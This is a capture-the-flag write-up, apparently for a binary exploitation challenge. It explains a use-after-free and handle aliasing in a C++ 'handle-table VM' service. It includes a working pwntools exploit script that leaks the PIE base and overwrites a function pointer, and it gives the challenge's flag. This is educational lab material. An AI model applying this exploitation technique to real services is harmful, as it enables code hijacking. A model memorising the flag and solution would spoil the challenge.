
Lankadahana — Trial by Agni

Flag: PINAKA{lanka_burns_when_the_g3n3ration_tag_f0rg3ts_t0_incr3m3nt}

Summary

A stripped C++ "handle-table VM" served over TCP, with every mitigation on (Full RELRO, PIE, NX, canary, seccomp). You open five gates in order; only at gate 5 does the service print the real PINAKA_FLAG, and only if an object's function pointer lands on the one trampoline whose index matches an ASLR-derived secret. The flaw the flavour text hints at ("a machine that trusts its own ashes") is a use-after-free: object creation never reinitialises the record+0x18 function-pointer slot, and the refcount-driven free path forgets to bump the handle's generation counter. That gives a dangling handle, which I alias with a fresh object of a different type to leak PIE and hijack the pointer.

Step 1 — Recon



recon


file says PIE amd64, and pwntools confirms Full RELRO / canary / NX / PIE. It's a stripped C++ binary (exceptions, operator new, __cxa_*) and the imports that matter are getrandom, prctl (it installs a seccomp filter), read/write, and calloc. The real flag is pulled at runtime from getenv("PINAKA_FLAG") — all the hardcoded PINAKA{...} strings in the binary are decoys the finale hands out when you pick the wrong handler.

The wire protocol is one opcode byte followed by little-endian args:

op	meaning	args
0x01	CREATE object (kind≥3 ⇒ type tag 0x4704, else 0x4701/2/3)	kind:1 → id:2
0x02	WRITE object data (OOB: off must be ≥ object size)	id:2 off:2 len:2 data
0x03	READ object data (same OOB rule)	id:2 off:2 len:2 → len:2 data
0x04	FREE — bumps the generation	id:2
0x05 / 0x06 / 0x07	enqueue / ack / consume event (refcount++ / -- / -- & free)	—
0x08	INVOKE (0x4704 only): call [obj+8]	id:2
0x10	submit gate answer	len:2 payload
0x11	status (leaks per-gate data)	—

lookup(id) returns record+0x10. The important fields: type tag at record+0x10 (= obj+0), refcount at record+0x14 (= obj+4), and the function pointer at record+0x18 (= obj+8) — this last slot is the "ash".

Step 2 — Find the win condition and the bug



finale disassembly


The finale compares edi against [0x8234] and only then calls getenv("PINAKA_FLAG") and prints "[5/5] Lanka is ablaze … Take your prize:". [0x8234] is computed once at startup as ((base+0x3600) >> 12) % 12, i.e. secret = ((base>>12)+3) % 12 — pure ASLR, so you can't precompute it. INVOKE on a 0x4704 object does call [obj+8]; normally that points at base+0x3600 (a harmless stub), but directly after it sit 12 trampolines at base+0x3700 + i*0x100, each calling finale(i). Only the trampoline whose index equals secret reveals the real flag.

Two observations crack it open:

- On CREATE, a 0x4704 object writes base+0x3600 into record+0x18, but other kinds leave record+0x18 untouched. The OOB read/write window starts at the object's logical size (8 for non-0x4704, 0x10 for 0x4704), so a non-0x4704 handle can read and write obj+8 = record+0x18 — exactly the fnptr a 0x4704 handle can't touch.
- op4 (FREE) increments the record's generation so stale handles die, but the refcount-driven free (op7, triggered when a consume drops refcount to 0) frees the record without bumping the generation. Recreate over that record and the old handle is still valid — a dangling handle I can alias.

So: free a 0x4703 object via the refcount path, CREATE a 0x4704 over the same record. Now I hold two live handles to one record — hB (0x4703, can touch the fnptr) and hA (0x4704, can be invoked). That aliasing also happens to be exactly what gate 3 asks for (two distinct handles to the same record).

Step 3 — Build the exploit



solve.py running locally

Each gate's answer is leaked somewhere and the UAF supplies the rest:

- Gate 1 — 8 random bytes [0x81f8]. A record is primed at startup with record+0x18 = [0x81f8]; the first non-0x4704 object reuses it, and an OOB READ(off=8) leaks the "ash".
- Gate 2 — a tiny int [0x8228] from a random walk. status leaks the full RNG decision log ([0x8210]); replaying the walk recomputes the value exactly.

- Gate 3 — the two aliased handles from the type confusion.
- PIE leak — hA's creation put base+0x3600 in record+0x18; hB reads it.
- Gate 4 — (base+0x3600) ^ [0x8200]; status at gate 4 leaks [0x8200].
- Gate 5 — hB writes obj+8 = trampoline[secret], then INVOKE hA fires the

finale.

One catch worth noting: the taunt counter never resets and permanently locks the reveal after ten wrong moves (any failed op counts), so nothing can be brute-forced — every value has to be computed.

```
#!/home/kali/.ctf-tools/venv/bin/python
# python solve.py      -> local practice    |    python solve.py r  -> remote
import os,sys,time
from pwn import *
context.log_level='error'; context.arch='amd64'
HOST, PORT = '137.23.48.54', 10000
BIN = './lanka-dahan'
REMOTE = (len(sys.argv) > 1 and sys.argv[1] == 'r')

def start():
    if REMOTE:
        io = remote(HOST, PORT); io.recvline()        # eat serve.sh banner
        return io
    # local practice: honour a custom PINAKA_FLAG from the environment so the
    # exploit can be demonstrated against a known-flag oracle.
    return process([BIN], env={'PINAKA_FLAG':os.environ.get('PINAKA_FLAG','PINAKA{local_test}')})

TMO = 2.0 if REMOTE else 0.5
def rr(io, n=None):
    if n: return io.recvn(n, timeout=TMO)
    time.sleep(0.15 if REMOTE else 0.05); return io.recv(timeout=TMO)
def create(io, kind): io.send(b'\x01'+bytes([kind])); return u16(rr(io, 2))
def read(io, h, o, l):
    io.send(b'\x03'+p16(h)+p16(o)+p16(l)); n = u16(rr(io, 2)); return rr(io, n) if n else b''
def write(io, h, o, d): io.send(b'\x02'+p16(h)+p16(o)+p16(len(d))+d); return rr(io)
def enqueue(io, h, b): io.send(b'\x05'+p16(h)+bytes([b])); return rr(io)
def ack(io, i):        io.send(b'\x06'+p16(i)); return rr(io)
def consume(io, b):    io.send(b'\x07'+bytes([b])); return rr(io)
def invoke(io, h):     io.send(b'\x08'+p16(h)); return rr(io)
def status(io):        io.send(b'\x11'); return rr(io)
def gate(io, p):       io.send(b'\x10'+p16(len(p))+p); return rr(io)


def gate2_answer(log):                        # replay the leaked random walk
    N = log[0]; steps = log[1:1+N]; final = log[1+N]
    values, perm, visited = [], [], []
    for b in steps:
        if b & 0x80:                          # revisit node at index (b & 0x7f)
            i = b & 0x7f; node = perm[i]; values[node] += 1; visited.append(node); del perm[i]
        elif visited:                         # restore a visited node
            perm.append(visited.pop())
        else:                                 # create a new node (value 1)
            perm.append(len(values)); values.append(1)
    return values[perm[final]]

def solve():
    io = start()
    # Gate 1: leak the primed init record's ash [0x81f8]
    b0 = create(io, 2); gate(io, read(io, b0, 8, 8))
    # Gate 2: replay the leaked RNG log
    st = status(io); n = u16(st[1:3]); gate(io, p32(gate2_answer(st[3:3+n])))
    # Type confusion: free hB with no gen bump (op7), realloc as 0x4704 (hA)
    hB = create(io, 2); enqueue(io, hB, 0); ack(io, 0); consume(io, 0); consume(io, 0)
    hA = create(io, 3)                        # reuses hB's record -> aliased
    # Gate 3: two aliasing handles to one record
    gate(io, p16(hA)+p16(hB))
    # PIE leak: hB reads record+0x18 = base+0x3600 (written by hA's creation)
    leak = read(io, hB, 8, 8); base = u64(leak) - 0x3600
    # Gate 4: (base+0x3600) ^ [0x8200]   (status at gate 4 leaks [0x8200])
    st = status(io); gate(io, xor(leak, st[3:11]))
```

```
    # Gate 5: point fnptr at trampoline[secret], invoke -> finale prints the flag
    secret = ((base >> 12) + 3) % 12
    write(io, hB, 8, p64(base + 0x3700 + secret*0x100))
    out = invoke(io, hA)
    try: out += io.recv(timeout=TMO)
    except EOFError: pass
    print("leak base:", hex(base), " secret:", secret)
    print("FLAG:", re.search(rb'PINAKA\{[^}]*\}', out).group().decode())
    io.close()

solve()
```


Step 4 — Verify against a known-flag oracle



oracle verification

To prove the chain really drives the finale and reads the env var (rather than catching a decoy), I ran the local practice binary with an injected flag: PINAKA_FLAG='PINAKA{oracle_proof_9f3a}' python solve.py. The exploit walks all five gates and prints back exactly PINAKA{oracle_proof_9f3a} — the fnptr hijack landed on trampoline[secret] and the finale returned my injected value verbatim.

Step 5 — Get the flag



remote flag

Pointed at the live service with python solve.py r, the same chain leaks the remote PIE base, computes secret, overwrites the pointer, and the finale hands over the real flag.

Flag

```
PINAKA{lanka_burns_when_the_g3n3ration_tag_f0rg3ts_t0_incr3m3nt}
```

Files

File	Purpose
solve.py	Full exploit, challenge data → flag (python solve.py local, python solve.py r remote)
disasm.sh	Static-analysis helper: dumps the finale and the 12 trampolines
lanka-dahan	Provided challenge binary
CHALLENGE.txt	Provided challenge description
screenshots/01_recon.png	File identification and mitigations
screenshots/02_disasm.png	Finale: secret check + getenv(PINAKA_FLAG)
screenshots/03_solve_local.png	Exploit running against the local practice binary
screenshots/04_oracle_verify.png	Known-flag oracle recovered exactly
screenshots/05_remote_flag.png	Real flag from the live service